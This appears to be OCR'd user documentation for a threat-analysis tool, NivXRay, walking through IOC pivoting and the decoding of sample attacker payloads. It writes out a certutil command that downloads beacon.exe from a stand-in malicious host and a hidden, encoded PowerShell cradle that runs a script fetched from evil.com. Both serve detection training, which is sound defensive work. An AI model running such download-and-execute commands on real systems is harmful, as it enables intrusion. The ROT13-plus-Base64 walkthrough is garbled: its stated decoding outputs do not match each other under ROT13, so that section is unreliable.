
Screenshot 2 · step_3



Screenshot 3 · step_4



Screenshot 4 · step_5



Related: base64_decode candidate_explorer threat_intel_enrichment correction_flow

---

◆ Pivot from a Single IOC to a Full Investigation

Start from a lone URL/IP/domain and build a complete threat picture.

Step 1 — Paste the raw IOC

Action: Drop the URL, IP, or hash into the Workspace input

Expected: Candidate Explorer classifies it and skips decoding (input is already plaintext)

Step 2 — Enrich against all providers

Action: The IOC chip auto-shows enrichment badges (or click ■)


Expected: VT/OTX/AbuseIPDB verdicts appear; aggregate = MAX severity

Step 3 — Push to TAXII (optional)

Action: If verdict is malicious, admin can push to the configured TAXII feed

Expected: STIX 2.1 bundle successfully posted; entry appears in the push log

Screenshot 1 · step_1



Related: threat_intel_enrichment taxii_push investigation_timeline

---

◆ Payload Example · certutil.exe LOLBAS Dropper

The `certutil -urlcache -f <url> <path>` living-off-the-land trick — certutil.exe (a signed Microsoft binary) is abused to download a payload while evading AV. NivXRay flags the LOLBAS abuse and pivots on the URL.

Step 1 — The raw command

Action: Paste `cmd.exe /c certutil.exe -urlcache -split -f https://malicious.example[.]net/beacon.exe C:\\Users\\Public\\svc.exe` into the workspace.

Expected: No decoding needed — this one is already plaintext.

Step 2 — AUTO INVESTIGATE

Action: Click AUTO INVESTIGATE. The engine skips decoders (nothing to decode) and jumps straight to threat analysis.

Expected: Verdict = **Malicious**. MITRE = T1105 (Ingress Tool Transfer) + T1218 (Signed Binary Proxy Execution). LOLBAS tab lights up with `certutil.exe`.

Step 3 — LOLBAS tab

Action: Click LOLBAS. `certutil.exe` is listed with intent = Download, plus a link to lolbas-project.org.

Expected: Confidence = high. Rule = "certutil.exe used as URL cache downloader".

Step 4 — Pivot on the URL

Action: In IOCS tab, click `malicious.example[.]net`.


Expected: Domain gets enriched — VT/OTX verdicts render, WHOIS lookup fires.

Step 1 · GRAPH + CHAIN — visual evidence

GRAPH


CHAIN

Screenshot 1 · step_1_a




Screenshot 2 · step_1_b

Screenshot 3 · step_1_c




Screenshot 4 · step_1_tab_flow

Screenshot 5 · step_1_tab_iocs




Screenshot 6 · step_1_tab_lolbas

Screenshot 7 · step_1_tab_mitre



Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits

Related: threat_intel_enrichment investigation_timeline auto_investigate

---

◆ Payload Example · Double-Encoded (ROT13 + Base64)

Adversaries sometimes chain two cheap encodings (ROT13 → Base64) to hide from single-shot decoders. NivXRay's recursive Candidate Explorer catches this by scoring every candidate at each stage.

Step 1 — The raw command

Action: Paste this Base64 blob (which ROT13-decodes to a URL): cGVyZ2N4Ly9uYWlpaWkuYy1yaWZlLmJ2eS90b2NyLnpycmZzZW56rQ== Note the trailing rQ== is intentional junk — real samples often have padding weirdness.

Expected: Magic hint reads "Base64". You paste and NivXRay's engine starts scoring.

Step 2 — NIVXRAY DECODE (recursive)

Action: Click NIVXRAY DECODE. The engine peels Base64, then notices the result "cerg" / "irysnp"-shaped tokens are ROT13-consistent, and applies ROT13 next.

Expected: OUTPUT = pergc//naiiii.c-rifely/tocre.zrrfsenz → after ROT13 → certc//naveee.p-verse.by/toce.smmerns (a plausible URL/domain). Chain = 2 stages, Base64 then ROT13.

Step 3 — Open the Candidate Explorer

Action: Toggle SHOW CANDIDATE EXPLORER.


Expected: The winning chain is `base64_decode → rot13`, but the panel shows why single-shot ROT13 and single-shot Base64 lost (low linguistic score, non-printable ratio).

Step 4 — Correct if the answer looks wrong


Action: If NivXRay picked the wrong ROT-N variant, click CORRECT THIS.

Expected: Correction modal opens with the winning chain pre-populated. Save the truth and (optionally) promote to the regression corpus.

Screenshot 1 · step_1



Screenshot 2 · step_2



Related: candidate_explorer base64_decode rot13 correction_flow

---

◆ Payload Example · Encoded PowerShell Download-Cradle

The classic "Emotet-style" download-cradle — `powershell.exe -Enc <UTF-16LE base64>` invoking `Net.WebClient.DownloadString`. This is what NivXRay was built to decode in one click.

Step 1 — The raw command

Action: powershell.exe -NoP -NonI -W Hidden -Enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMAMQAnACkA Paste it into the workspace input.

Expected: Character count updates. Magic hint reads "Base64 (UTF-16LE)".

Step 2 — One-click NIVXRAY DECODE

Action: Click NIVXRAY DECODE. The engine picks Base64 → UTF-16LE automatically.

Expected: OUTPUT shows `IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')`. Chain = 2 stages.

Step 3 — Read the verdict

Action: Look at the Threat Analysis panel top-right.

Expected: Verdict = **Malicious** · Confidence ≥ 0.9 · MITRE T1059.001 (PowerShell) + T1105 (Ingress Tool Transfer).

